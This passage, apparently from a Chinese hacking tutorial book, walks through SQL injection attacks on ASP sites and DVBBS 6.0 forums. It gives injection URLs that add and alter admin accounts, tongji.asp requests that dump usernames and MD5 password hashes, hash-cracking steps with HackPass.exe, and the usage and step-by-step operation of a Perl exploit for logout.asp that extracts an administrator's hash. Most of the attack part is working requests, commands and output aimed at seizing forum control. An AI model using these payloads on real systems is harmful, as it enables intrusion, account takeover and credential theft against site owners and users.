Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server] Syntax error converting the nvarchar value 'table1' to a column of data type int.

/index.asp, line 5

而这种ODBC的错误信息恰好包含了我们想要的内容。现在我们得到可数据库中的第一个表名："table1"

3、对数据库的内容进行添加和修改。要向数据库中提交或者修改数据，我们通常会用到INSERT和UPDATE命令。

例如，向数据库中添加信息：

http://www.test.com/list.asp?id=1; INSERT INTO 'admin_login' ('login_id', 'login_name', 'password', 'details') VALUES (666,'hacker','pass123,'NA')—

这样我们便成功的在数据库中增加了一个用户hacker，密码为pass123。向数据库中修改数据用到的是UPDATE命令，例如更换hacker的密码为pass456：

http://www.test.com/list.asp?id=1; UPDATE 'admin_login' SET 'password' = ' pass456' WHERE login_name='hacker' —

(注意：以上例举语句仅仅是个参考，list.asp页面也是虚拟的，旨在说明原理，实际情况视程序而定，不一定成功。)

学习"SQL Injection攻击"需要有ASP、PHP等WEB编程基础以及了解SQL基本语法才行，而这些基础知识我们这里不可能具体介绍了，有些刚入门朋友如果看不懂，我们下面会介绍一些攻击实例，你只能先"依样画葫芦"，然后自己抽空去好好学习一下这些基础知识。

三、动网论坛漏洞攻击实例

动网论坛（DVBBS）是一款由WWW.ASPSKY.NET开发和维护的适用于Windows NT环境的高效ASP论坛，如图1，它是一个功能强大、设计完善，界面大方，源代码开放的ASP论坛。它的体系结构更经过特别的优化，运行快速，稳定，系统资源占用小，而且提供了ACCESS和MSSQL数据库环境，据说它的用户已近百万，网上许多网站都在使用它，所以可以说它是目前我们国内最流行的ASP论坛。




图1

DVBBS的代码虽然经过多次修改，消除了大批安全隐患，并引入了很多的安全措施，但由于其规模过大，代码过多，难免出现遗漏，整个论坛多个文件中还是不可避免的存在Sql Injection漏洞，非法用户可以很快地智能破解任意用户口令或进行其他恶意攻击，下面我们就可来看看如何利用这些DVBBS漏洞进行攻击。

1、tongji.asp脚本漏洞攻击

测试环境：DVBBS 6.0、DVBBS 6.0 SP1、

DVBBS 6.0 SP2 （2003/05/04在DVBBS前下载的）

由于动网论坛的tongji.asp文件没有过滤用户提交传递给SQL查询的输入，导致远程攻击者可以利用这个漏洞进行SQL注入攻击，进而威胁论坛或服务器安全。

假设现在有一个动网论坛的网址是http://192.168.0.2/dv/bbs/，在IE地址栏输入：**http://192.168.0.2/dv/tongji.asp?orders=2&N=2%20UserName?**,（注意：UserName?后面有逗号）

系统就会返回如下的结果（如图2）：

```
document.write('□');document.write('admin');document.write('
');document.write('□');document.write('greenice');document.write('
');
```




图2




图3

呵呵，看的是不是有点乱，不用管“document.write?”，它是个输入出函数！而Admin，greenice?就是用户名了，光有用户名当然没有用，下面我们让它来“招出”密码，把刚才提交的请求里的username?改成userpassword，比如：

http://192.168.0.2/dv/tongji.asp?orders=2&N=2%20userpassword,?（注意：userpassword,后面有逗号）

然后在IE里提交这个请求，返回结果（如图3）：

```
document.write('□');document.write('469e80d32c0559f8');document.write('
');document.write('□');document.write('83aa400af464c76d');document.write('
');
```

看到了吗？admin?的密码是：“469e80d32c0559f8”，greenice的密码是：“83aa400af464c76d”。有些新手朋友可能会问：这密码怎么这么“变态”？呵呵，因为这不是明文密码，而是经过16位MD5加密后的密码。再看admin，greenice他们在论坛中的身份，在IE中输入：

http://192.168.0.2/bbs/dvbbs6/bbs/tongji.asp?orders=2&N=2%20userclass,（注意逗号）

返回结果（如图4）：

```
document.write('□');document.write('管理员
');document.write('
');document.write('□');document.write('贵宾
');document.write('
');
```




图4

发现没有，每一条都是对应的哦，admin是论坛的管理员，greenice?是贵宾。现在得到了管理员用户名和密码，是不是就可以登陆了呢？没有这么简单，密码是MD5加密的，不能直接使用，

因为MD5加密信息是不可逆向换算成明文，我们只能以暴力猜解的方式来猜解其密码，网上有许多MD5加密信息破解工具，比如：HackPass.exe，如图5，只要你以：

admin:469e80d32c0559f8
greenice：83aa400af464c76d
……




图5

这样的形式把用户名和MD5密码信息一一对应起来保存为txt文件格式，在HackPass.exe的“密码文件里”选择这个txt文件，接着在密码算法中选择：“MD5码_16Bytes”，接着可以用穷举法或者字典法进行猜解了，如果猜解成功就会在右边显示明文密码的结果，一般简单点的密码比如写纯数字的密码是非常容易破解的，而如何一些复杂的密码则可能要花点时间才能破解。如果你不想花时间在暴力破解上或者遇到了很强壮的密码时，其实也可以不破解明文密码而使用cookie欺骗方法来进行登陆，关于cookie欺骗具体方法我们在下面会讲到。

2、logout.asp脚本漏洞攻击

测试环境：DVBBS 6.0、DVBBS 6.0 SP1、DVBBS 6.0 SP2

动网的logout.asp页面中也存在着sql injection漏洞，利用这个漏洞可以先以一般用户登陆，然后在COOKIE中构造membername请求logout.asp，使得程序所执行的SQL查询语句中包含要利用逻辑关系添加的子语句来构造参数请求页面，而返回页面可以包含用户注册名、id、passwd等。网上有高手写了这个漏洞的测试攻击的perl程序：

```
/----------------------[获取任意用户MD5加密信息的测试程序：
#!/usr/bin/perl
#Codz By PsKey<PsKey@hotmail.com>
#Exploit of DVBBS's logout.asp

#-------------------------------------
#  本脚本针对动网论坛logout.asp文件缺陷而写，可以推算出所有用户
#  MD5加密密码；另外可以自动破解后台管理员ID、username、password
#  脚本参照最新版本编写，若低版本出现不能用的情况，请自行修改程序
#  脚本利用方法：
#  1：在目标论坛以 ilikecat/catlikeme 注册一用户，并得到此用户的userid
#  2：再另注册一任意用户(此步不可少)
#  3：运行脚本，按帮助输入命令参数
#  如果是MSSQL版，请把这段糟糕的脚本扔到一边
#-------------------------------------

$|=1;
use Socket;
use Getopt::Std;
getopt('hpwium');
……
……
具体代码见(见光盘DVBBS crack.pl)
/-------------------------------
```

可以用perl解释器来执行这个代码，关于perl解释器的用法我们已经在上一章中讲过了，输入命令：**perl dvbbscrack.pl**，显示了用法，如图6：

```
Usage: dvbbs -h <Host> [-p <port>] -w <path> -i <userid> -m <mode> [-u <user>]
        -h      =hostname you want to attack
        -p      =port,80 default
        -w      =the web path such as "/dvbbs"
        -i      =the userid of ilikecat
        -m      =only two choice,b<background> and p<proscenium>(This option need -u)
        -u      =the user you want to crack
```

```
Eg: 1.Crack proscenium
        dvbbs -h www.target.com -p 80 -w /
dvbbs -i 2 -m p -u admin
    2.Crack background
        dvbbs -h www.target.com -p 80 -w /
dvbbs -i 2 -m b
```




图 6

一般我们只要攻破一个管理员的密码就可以获得系统控制权了，不需要获取所有用户的密码，所以一般只要选用Crack proscenium模式针对某个管理员进行破解就行了。




图 7

从上面的说明我们可以看到，如果我们要猜测某个管理员帐户的密码的话，必须具备以下几个条件：-h www.target.com 是目标主机地址，-p 80则是其WEB服务的端口；-w /dvbbs则表示的是动网论坛所在的路径；如果是根目录就用/表示；-i 2表示的是你刚才注册ilikecat或其它用户名的userid，这个userid如何才能知道呢？论坛中有一个[查询个人资料]的功能，只要点击用户名就可以查询个人资料，如图7，这时IE地址栏目里显示的是：dispuser.asp?id=11740。

这里的ID=11740就是userid。-m p则表示选择的Crack proscenium攻击模式。-u admin则表示的是其中的一个管理员用户名，当然并不是所有论坛的管理员用户名都是admin，我们如何才能知道一个论坛的管理员用户有哪些呢？其实很简单，动网论坛提供了一个[用户列表]功能，其对应页面是toplist.asp，在这个页面列出了所有用户名单，我们只要选择“管理员团队”就可以知道所有的管理员名单，如图8，随便选一个非中文的管理员用户名就可以了。

解释了这么多大家应该能理解了，我们正式开始吧，比如有一个DVBBS论坛，具体攻击步骤如下：

第一步：注册一用户后登录，并得到此用户的userid。最好以ilikecat为用户名、catlikeme为密码来注册，因为这是代码中默认的用户名和密码，用这个用户名和密码就不用修改代码而直接可以使用了，但万一ilikecat已经被人注册那就只能用别的用户名了，注册任意一用户并登陆（注意用户名不要为中文），比如我们申请一个bluefox，密码为123abc，然后修改代码，因为代码中默认的用户名为ilikecat以及密码为catlikeme，用“替换”功能把ilikecat和catlikeme分别替换成你注册的用户名和密码。

第二步：再另开一个新注册窗口另注册一任意用户(此步不可少)，注意别把以catlikeme帐号登录的窗口关闭，如果不小心关闭了请重新登录一次。

第三步：通过toplist.asp查看此论坛的管理员用户名，并选一个非中文的管理员用户名。

第四步：打开Perl解释器（如果没有请先在机器上安装Perl运行环境，也可以使用编辑编译好的dvbbs.exe，不过由于是编译好程序其默认注册用户必须是ilikecat），然后输入：**perl dvbbscrack.pl -h www.target.com -p 80 -w / -i 11740 -m p -u admin**，程序开始一位位地猜解admin的MD5加密的密码信息，如图9，共十六位，经过漫长的等待，最后就可以得到管理

员的16位MD5加密信息：045e3c90104aec0d，如图10，然后就可以用刚才我们已经介绍的MD5暴力猜解工具进行破解。当然有时候由于管理员设置的密码比较复杂，暴力猜解一时无法破解明文密码。这时我们可以用COOKIE欺骗的方法进行登录也能拥有管理员权限，下面我们来看看如何进行COOKIE欺骗登录。




图8




图9




图10

